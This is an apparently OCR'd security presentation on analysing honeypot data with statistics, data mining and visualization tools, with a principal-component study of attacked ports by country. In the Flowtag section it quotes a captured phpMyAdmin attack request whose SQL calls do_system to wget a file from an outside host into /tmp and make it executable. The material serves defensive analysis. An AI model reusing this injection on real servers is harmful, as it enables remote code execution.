Security Analytics Project: Alternatives in Analysis

Mark Ryan del Moral Talabis
Secure-DNA

Contents

Introduction

With the advent of advanced data collection techniques in the form of honeypots, distribured honeynets, honey clients and malware collectors, data collected from these mechanisms becomes an abundant resource. One must remember though that the value of data is often only as good as the analysis technique used.

In this presentation, we will describe a number of alternative analysis techniqes that leverages techniques adopted from statistics, AI, data mining, graphics design pattern recognition and economics. We will also show how security researchers can utilize tools from other disciplines to extract valuable findings to support security research work.

This presentation hopes to be an eye opener for security practitioners that there are many more techniques, tools and options beyond the security research field that they can use in their work. Hopefully, this will be the groundwork for a cross-discipline collaborative project that will help identify more techniques for security research and analysis.

Some techniques that we will talk about is the use of various clustering algorithms to classify attacks. Predicting attacks by using learning algorithms, detecting attacks through artificial intelligence, determining attack trends using pattern recognition and advanced visualization for attack analysis.
Among the tools that we will demonstrate are readily available open source tools like WEKA, Tanagra, and R Project that have not been traditionally used in security research but has great potential in security research.

What is Security Analytics Project

Security Analytics = Security + Data Analysis

The Security Analytics Project is an initiative that aims to find, discover and utilize alternative techniques to analyze security data. As security data collection tools continue to improve and evolve, the quantity of data that we collect increases exponentially. This, though good, brings us to the value of the data which is often only as valuable as what the analysis can shape it into. Thus, collecting and utilizing techniques to analyze data may probably be as important as collecting the data itself.

Though security in itself is a unique field with unique needs, analysis techniques often span the boundaries of different disciplines. So practitioners that limit themeselves to the boundaries imposed by one field may unecessarily miss out all the possibilities that may exist in the multitude of discliplines that exists outside of it. Look for instance, in Economics, such a dynamic field won't be possible without it's ties with mathematics, psychology and computer science. We believe that this is the same with security, by making more ties to different disciplines, we expand the possibilities exponentially.

Another important aspect of this project is the idea of sharing. One thing that we have often observered is the lack of coordination between researchers from different fields and security practitioners. Practitioners often have access to a wealth of data while researchers specially from the academe often have lots of techniques available to them but lack the data in which to apply those techniques. It is our hope that through this project, we can provide a forum where researchers and security practitioners can share data and techniques towards a collaborative security analysis project.

Objectives:

1. Identify fields and disciplines that may be useful in security
2. Identify tools and techniques from each of these disciplines that can be used in analyzing security data
3. Develop a forum where people from different fields can share data and techniques

Sources of Data for Security Analysis

Honeypots and Honeynets

A Honeypot is a security resource whose value is in being probed, attacked or compromised. A more advanced form of honeypot.

1. High-interaction - A high-interaction honeypot can be compromised completely, allowing an attacker to gain full access to the system and use it to launch further network attacks.
2. Low-interaction - simulate only services that cannot be exploited to get complete access to the honeypot. Low-interaction honeypots are more limited, but they are useful to gather information at a higher level

References:

1. Honeynet Project – http://www.honeynet.org
2. Honeyd – http://www.honeyd.org

Malware collectors

Gathers exploit attempts from attackers and extracting transferred malware binaries from the transaction. These honeypots can be low or high interaction, however most are low interaction since the goal is to collect malware samples only.

References:

1. Nepenthes - http://nepenthes.mwcollect.org/
2. Honeybow - http://honeybow.mwcollect.org/

Honeyclients and Honeymonkeys

While most honeypots emulate servers, waiting for an attacker to exploit the service being offered, some honeypots actively pursue attacks against software clients. In particular, web based exploits against specific web browsers can enable malicious websites to install malware onto a victim's machine. These honeypots crawl websites, and through various methods, determine which websites actually attack the web browser. Malware samples are collected from the honeypot before it is cleaned from infection, it is then allowed to continue crawling.

References:

1. Honeyclient - http://www.honeyclient.org/
2. Honeymonkey - http://research.microsoft.com/HoneyMonkey/
3. HoneyC - http://www.nz-honeynet.org/honeyc.html
4. Capture-HPC - http://www.nz-honeynet.org/cabout.html

Others

Other sources of data for analysis:

1. Spam
2. Phishing databases
3. Disk images
4. IRC chats / Forums
5. Logs

Looking Beyond Security: Alternative techniques from different fields

Data and Text Mining

Data mining is the process of automatically searching large volumes of data for patterns. Text mining is the process of deriving high quality information from text.

Possible applcations:

- Topical Analysis of IRC hacker chatter through text mining

Clustering

The classification of objects into different groups, or more precisely, the partitioning of a data set into subsets (clusters), so that the data in each subset (ideally) share some common trait - often proximity according to some defined distance measure. Data clustering is a common technique for statistical data analysis, which is used in many fields, including machine learning, data mining, pattern recognition, image analysis and bioinformatics.

Possible applications:

- Classifying Attacks Using K-Means

Machine Learning

As a broad subfield of artificial intelligence, machine learning is concerned with the design and development of algorithms and techniques that allow computers to "learn". At a general level, there are two types of learning: inductive, and deductive. Inductive machine learning methods extract rules and patterns out of massive data sets.

Possible applications:

- Predicting attacks using Support Vector Machines

Pattern Recognition

Pattern recognition aims to classify data (patterns) based on either a priori knowledge or on statistical information extracted from the patterns. The patterns to be classified are usually groups of measurements or observations, defining points in an appropriate multidimensional space.

Statistics

Statistics is a mathematical science pertaining to the collection, analysis, interpretation or explanation, and presentation of data. It is applicable to a wide variety of academic disciplines, from the physical and social sciences to the humanities. Statistics are also used for making informed decisions – and misused for other reasons – in all areas of business and government.

Visualization

Visualization is any technique for creating images, diagrams, or animations to communicate a message. Visualization through visual imagery has been an effective way to communicate both abstract and concrete ideas since the dawn of man.

Possible applications:

- Post-attack analysis, reporting, and sharing.

Psychology

is an academic/ applied discipline involving the scientific study of mental processes and behavior. Psychologists study such phenomena as perception, cognition, emotion, personality, behavior, and interpersonal relationships. Psychology also refers to the application of such knowledge to various spheres of human activity, including problems of individuals' daily lives and the treatment of mental health problems.

Possible applications:

- Study of hacker motivations through IRC hacker chatter

Economics

social science that studies the production, distribution, and consumption of goods and services. The word 'economics' is from the Greek for οἶκος (oikos: house) and νόμος (nomos: custom or law), hence "rules of the house(hold)."

Possible applications:

- Game Theory and Hacker Behaviour

Data Analysis Tools

Weka

URL: http://www.cs.waikato.ac.nz/ml/weka/

Applications:

1. Data mining
2. Text mining
3. Clustering
4. Machine Learning

Weka is a collection of machine learning algorithms for data mining tasks. The algorithms can either be applied directly to a dataset or called from your own Java code. Weka contains tools for data pre-processing, classification, regression, clustering, association rules, and visualization. It is also well-suited for developing new machine learning schemes.

Tanagra

URL: http://eric.univ-lyon2.fr/~ricco/tanagra/en/tanagra.html

Applications:

1. Data mining
2. Text mining
3. Clustering
4. Machine Learning

Tanagrais a free data mining software for academic and research purposes. It proposes several data mining methods from exploratory data analysis, statistical learning, machine learning and databases area.


R-Project

URL: http://www.r-project.org/

Applications:

1. Statisitics
2. Data mining
3. Text mining
4. Clustering
5. Machine Learning
6. Pattern Recognition

R is a language and environment for statistical computing and graphics. It is a GNU project which is similar to the S language and environment which was developed at Bell Laboratories (formerly AT&T, now Lucent Technologies) by John Chambers and colleagues. R can be considered as a different implementation of S. There are some important differences, but much code written for S runs unaltered under R.



```
> tcp_dport <- read.table('c:/tools/tcp_dport_clean.csv', sep=",", header=TRUE)
> tcp_dport
                   X21 X25 X42 X80 X139
AUSTRALIA            0   0   0   8    0
AUSTRIA              0   0   0  10    0
BELGIUM              7   0   0   0    0
BRAZIL               2   0   0  27    0
CANADA               0   0   0 127    0
CHILE                0   0   0 103    0
CHINA               11   1 162 363    0
COLOMBIA             0   0   0  15    0
CZECH REPUBLIC       0   0   0  19    0
EUROPEAN UNION      17   0  37  84    0
FRANCE               2   0   0  69    0
GERMANY              1   0   0  95    0
```


Flowtag

URL: http://r82h147.res.gatech.edu/pages/research/projects.html

Application:

1. Visualization

a collaborative attack-analysis, reporting, and sharing tool for security researchers.



Time	SourceIP	DestIP	SourcePort	DestPort	Pkts	Bytes	Tags
05:50:26	83.135.39.231	0.0.0.43	2292	80	33	10185	phpmyadm
05:50:27	0.0.0.43	64.16.227.111	32867	80	36	20484	wget netc
05:50:28	83.135.39.231	0.0.0.43	2293	80	19	7808	
05:50:35	83.135.39.231	0.0.0.43	2294	80	22	10875	
05:50:36	83.135.39.231	0.0.0.43	2295	80	18	7863	
05:50:47	83.135.39.231	0.0.0.43	2296	80	33	10479	
05:50:47	0.0.0.43	83.135.39.231	32869	5844	440	50206	shell /var/
05:51:31	0.0.0.43	82.149.248.136	32870	80	272	241867	wget apen
05:52:06	83.135.39.231	0.0.0.43	2300	7887	4	12	
05:52:16	83.135.39.231	0.0.0.43	2303	1	2	6	
05:52:16	83.135.39.231	0.0.0.43	2304	2	2	6	

phpmyadmin read_dump do_system wget netcat /tmp

```
0
-----------------------------7d535be1e0248
Content-Disposition: form-data; name="goto"

db_details.php
-----------------------------7d535be1e0248
Content-Disposition: form-data; name="zero_rows"

[illegible]
-----------------------------7d535be1e0248
Content-Disposition: form-data; name="prev_sql_query"


-----------------------------7d535be1e0248
Content-Disposition: form-data; name="sql_query"

select do_system('cd /tmp/ && wget http://[illegible]');
select do_system('chmod 755 /tmp/[illegible]');
-----------------------------7d535be1e0248
Content-Disposition: form-data; name="show_query"

1
-----------------------------7d535be1e0248
Content-Disposition: form-data; name="sql_file"; filename=""
Content-Type: application/octet-stream


-----------------------------7d535be1e0248
Content-Disposition: form-data; name="MAX_FILE_SIZE"
```

Honeysnap

URL: http://www.ukhoneynet.org/tools/honeysnap/

Application:

1. Preprocessing
2. Data cleansing

Honeysnap is designed to be a command-line tool for parsing single or multiple pcap data files and producing a 'first-cut' analysis report that identifies significant events within the processed data. This presents security analysts with a pre-prepared menu of high value network activity, aimed at focusing manual forensic analysis and saving significant incident investigation time.

Excel and Access

URL: http://office.microsoft.com/en-us/default.aspx

Application:

1. Preprocessing
2. Data cleansing

3. Statistics

Our favorite spreadsheet and desktop database from Microsoft.


Orange

URL: http://www.ailab.si/orange

Application:

1. Data mining
2. Text mining
3. Clustering
4. Machine learning

Orange is a component-based framework, which means you can use existing components and build your own ones. You can even prototype your own components in Python, and use it in place of some standard C-based Orange component. For instance, you may craft your own function for attribute quality estimation, and use it within Orange's classification tree induction algorithm.



X Axis Attribute: petal width

Y Axis Attribute: petal length

Color Attribute: ☐ Show color legend; iris

Point labelling: (No labels)

Shape Attribute: (One shape)

Size Attribute: (One size)

Techniques

Summary of Techniques:

1. Preprocessing
2. Data Cleansing
3. Detection
4. Classification
5. Patterns and Trends
6. Prediction
7. Motivation and Behaviors

Discipline to Technique

Techniques	Discipline	Tool Examples
Preprocessing and Data Cleansing	Clustering Data and Text Mining	Honeysnap Excel Access
Detection	Visualization Data and Text Mining	Flowtag R-Project Orange
Classification	Clustering Learning Algorithms	Weka Tanagra Orange PyCluster
Patterns and Trends	Statistics Visualization Data and Text Mining	R-Project Orange
Prediction	Statistics Learning Algorithms	R-Project
Motivation and Behavious	Psychology Economics Data and Text Mining	R-Project Weka

Studying Geographic Internet Attack Patterns using Honeynet Data


Using Principal Component Analysis in Analyzing Attack Patterns

Preliminary Notes:

- Based on 1 month data collected from a honeypot
- Based on 5 common ports (21, 25, 42, 80, 139)
- Technique used was Principal Component Analysis and Histograms
- Tool used for analysis was “R” (R-Project)
- Future work: date variables, more ports, other statistical techniques

Results and Observations


Geographic Distribution of Port Attacks using 5 common Ports



Observations:

1. Port 21, 25, 139 have a high degree of relationship with each other
2. Port 42 and 80 have a high degree of relationship with each other
3. Attacks coming from the Philippines consist mostly of attacks on port 21, 25 and 139
4. Attack from China, US, Italy, Russian Federation and Republic of Korea have similar characteristics being port 80 and 42


Distribution of Attacked Port 42 and 80 by Geographic Location



Observations:

1. Port 42 and 80 attacks have a direct relationship with each other
2. Port 80 attacks are more prevalent in Italy, US, Hong Kong and the Republic of Korea respectively
3. Port 42 attacks are more prevalent in China, Russian Federation, Singapore and European Union
4. Most other countries have an equal distribution of both


Distribution of Port 80 attacks



Observations:

1. Port 80 attacks have a range of 0 to 700 attacks per country
2. The 0 to 100 range has the highest distribution among the countries followed by the 100-200 range


Distribution of Port 42 attacks



Observations:

1. Port 42 attacks have a range of 0 to 150 attacks per country
2. The 0 to 20 attacks has the highest occurrence among the countries

